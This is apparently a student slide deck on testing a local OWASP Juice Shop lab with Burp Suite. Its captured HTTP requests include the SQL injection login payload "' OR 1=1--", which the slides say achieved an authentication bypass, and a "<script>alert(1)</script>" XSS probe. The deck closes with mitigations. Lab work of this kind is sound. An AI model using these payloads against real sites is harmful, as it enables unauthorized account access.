



Analysis of SQL Injection and Cross-Site Scripting (XSS) Vulnerabilities Using Burp Suite and OWASP Juice Shop

Presented by: Ibtesum Arif

Introduction

- Web applications are widely used
- Security risks are increasing
- Focus: SQLi and XSS

Motivation

Real-world cyberattacks increasing



SQLi and XSS commonly exploited



Safe learning using OWASP Juice Shop



Build attacker + defender understanding

Problem Statement

Weak input
validation

Authentication
bypass risk


Malicious
input injection

Tools Used

OWASP Juice Shop

Burp Suite
Community Edition

Installation & Setup



- Installed OWASP Juice Shop locally
- Installed Burp Suite Community Edition
- Configured Burp Suite as proxy tool
- Accessed application via Burp browser
- Target running on localhost:3000

Methodology (Normal Login Attempt)

- Random credentials used
- Login failed

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 43
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json,text/plain,*/*
7 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
    wjKRWbLRo7kYz8mjyQ3p9aJEDngBONVV05evlWwPNxZq64KV20rMDQbloglLE
18 Connection: keep-alive
19
20 {
21   "email": "test@test.com",
22   "password": "test"
23 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Fri, 01 May 2026 04:52:55 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email or password.
```

Inspector

Request attributes 2

Request cookies 3

Request headers 17

Response headers 12

Notes

Methodology (SQL Injection Attempt)

- Request modified in Burp Suite
- Input manipulated in login fields

The screenshot displays the Burp Suite interface. The left pane shows the 'Request' tab with a 'Pretty' view of an HTTP POST request to `/rest/user/login`. The request body is a JSON object with 'email' and 'password' fields. The right pane shows the 'Inspector' tab with a tree view of request components: Request attributes (2), Request query parameters (0), Request cookies (3), and Request headers (17).

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 43
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=wjKRwbLRO7kYz8mJyQ3p9aJEDngBONVV05evlWwPNxZq64KV20rMDGologlLE
18 Connection: keep-alive
19
20 {
  "email": "' OR 1=1--",
  "password": "anything"
}
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 3

Request headers 17

100

20

15

Response headers

}

Methodology (XSS Testing)

- Script-like input tested in review/feedback
- Input accepted and stored
- No execution observed

The screenshot displays the network tab of a web browser's developer tools. The left pane shows the raw request, and the right pane shows the rendered response. The request is a POST to a local endpoint with a JSON body containing a script tag. The response is a 201 Created status with a JSON body indicating success.

Request:

```
10 Accept: application/json, text/plain, /*
11 Content-Type: application/json
12 Origin: http://localhost:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
KoSy80R4z7avbBQW3X5DYVnNKlMdE1SKKdEejZLm6pw812rqk9xgPoyJBLqJ; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwia2F0eSI6eyJpZ
C16MjMsInVzZXJuYXl1IjoiIiwiaWwiZWlhaWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiOGU
5NjA3NTIzZmNjMTRiYzY4OGQONDI1bmN1MDI1NWQiLCJyb2x1IjoiY3VzdG9tZXIiLCJkZmVub
2t1biI6IiIsImxhc3Rmb2dpc2dpbk1wIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHV
ibG1jL2ltYWdley9lcGxvYWRzL2RlZmF1bHhuc3ZnIiwidG90cFN1Y3JldCI6IiIsIm1zQWNOaXZlI
jp0cnV1LCJjcmVhdGVkZXQxOiIyMDI2LTA1LTAxIDIwOjQ4LjA3OSArMDA6MDAiLCJlcGRhdGV
kZXQxOiIyMDI2LTA1LTAxIDIwOjQ4LjA3OSArMDA6MDAiLCJkZmVub2t1biI6IiIsImxhc3Rmb2dpc2dpbk1w
XQ10jE3Nzc2NjkyMjV9.QhrSwQ6lzmssssUgTTb5EExm6NeOPJ5TQNiMIR-5BS7RaERBauK_1E33ah
uwF0LXnNercCNjF8Z2tiz10VR1x8Az6QheMpQMY1G_96Sn_AcrL-Sop4b8Zjr_5xEOekQu6eK0BcF8
7IroopQsyQc0J4Lir8SJS8mB0rxZkMNp6Cks
19 Connection: keep-alive
20
21 {
  "message": "<script>alert(1)</script>",
  "author": "test@gmail.com"
}
```

Response:

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 20
9 ETag: W/"14-Y53wuE/mmbSikKcT/Wuall1N65U"
10 Vary: Accept-Encoding
11 Date: Fri, 01 May 2026 21:05:09 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success"
}
```

Request attributes

Request cookies

Request headers

Response headers

Results

Authentication
bypass achieved

XSS input
accepted but not
observed


Weak input
validation
present

Mitigation

- Input validation
- Parameterized queries
- Output encoding
- Security headers

Limitations & Future Work


Limitations



Future work



USE BURP SUITE
PROFESSIONAL FOR
ADVANCED ANALYSIS



PERFORM AUTOMATED
AND DEEPER TESTING



EXPLORE DIFFERENT
XSS TYPES (STORED,
REFLECTED, DOM-
BASED)




TEST ON REAL-WORLD /
MORE COMPLEX
APPLICATIONS

Conclusion

- Practical exposure achieved
- SQLi demonstrated successfully
- XSS analyzed
- Importance of secure coding

The top half of the slide features a dark blue background with several large, overlapping, lighter blue circular shapes that create a sense of depth and movement.

Thank You!

The bottom half of the slide is a solid black background, providing a high-contrast area for the white text.

Any Questions?